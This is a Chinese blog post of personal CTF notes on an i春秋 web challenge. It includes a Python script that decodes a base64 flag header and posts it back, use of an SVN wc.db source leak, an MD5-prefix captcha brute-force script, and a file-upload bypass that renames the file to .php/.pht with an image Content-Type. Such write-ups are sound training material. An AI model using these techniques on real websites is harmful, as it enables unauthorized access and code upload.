
文件上传漏洞CTF笔记

原创

luertor 于 2018-10-12 17:44:54 发布 5003 收藏
分类专栏： web安全 文章标签： CTF



参加i春秋训练营，根据大佬写的write up，以下为过程中个人笔记

访问赛题 URL, 返回包如下

```
HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Thu, 28 Dec 2017 08:19:49 GMT
Content-Type: text/html
Content-Length: 87
Connection: keep-alive
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Set-Cookie: PHPSESSID=uftmhmic9cts56dopv6vf7pjt1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
flag: ZmxhZ19pc19oZXJlOiBNakkxTXpnMw==
Vary: Accept-Encoding


Hi,CTFer!u should be a fast man:)<!-- Please post the ichunqiu what you find --
```

可以看到返回头中的 flag 字样，根据提示构造发包

（使用python编写的构造发包文件，获取返回的text，使用在线构造数据工具只能得到返回的html。经验啊经验）

```
import base64,requests
def main():
    a = requests.session()
    b = a.get("**网址链接***")
    key1 = b.headers["flag"]
    c = base64.b64decode(key1)
    d = str(c).split(':')
    key = base64.b64decode(d[1])
    body = {"ichunqiu":key}
    f = a.post("**网址链接***/",data=body)
    print f.text
if __name__ == '__main__':
    main()
```

返回如下

```
Path:xxxxxxx
```

访问 URL+/xxxxxx/

点击跳转到: action.php?action=login 登录页面

访问 URL+/xxxx/.svn/wc.db (SVN 源码泄露漏洞)（经验）

可获得提示 username is md5(HEL1OW10rDEvery0n3)（使用在线破解工具可得到用户名）

观察登录页面得知 captcha 经过 MD5 之后的前六位为 xxxxxx, 所以需要先求得对应的 captcha 才能提交.

写爆破验证码的脚本（python编写爆破脚本，一般ctf比赛验证码都是八位数一下的数字组合）

```
import hashlib
def md5(s):
    return hashlib.md5(str(s).encode('utf-8')).hexdigest()
def main(s):
    for i in range(1,99999999):
        if md5(i)[0:6]  == str(s):
            print(i)
            exit(0)
if __name__ == '__main__':
    main("xxxx")
```

验证码: 用爆破脚本跑

点击 Submit 提交, 弹窗提示, 可以不看, 点确定后查看页面源码, 找到 alert 函数

xxxxx.php（文件上传地址）

粘贴到当前目录下访问: URL+/xxxx/xxxx.php

选择一图片格式文件上传, 在火狐浏览器添加代理工具FoxyProxy，通过burpsuit与火狐结合截包，改文件后缀（php或者pht）即可获得 flag, Content-Type: 务必为 image/jpeg

（文件内容是文本，也就是没真正web攻击的小白我才会上传图片，哭）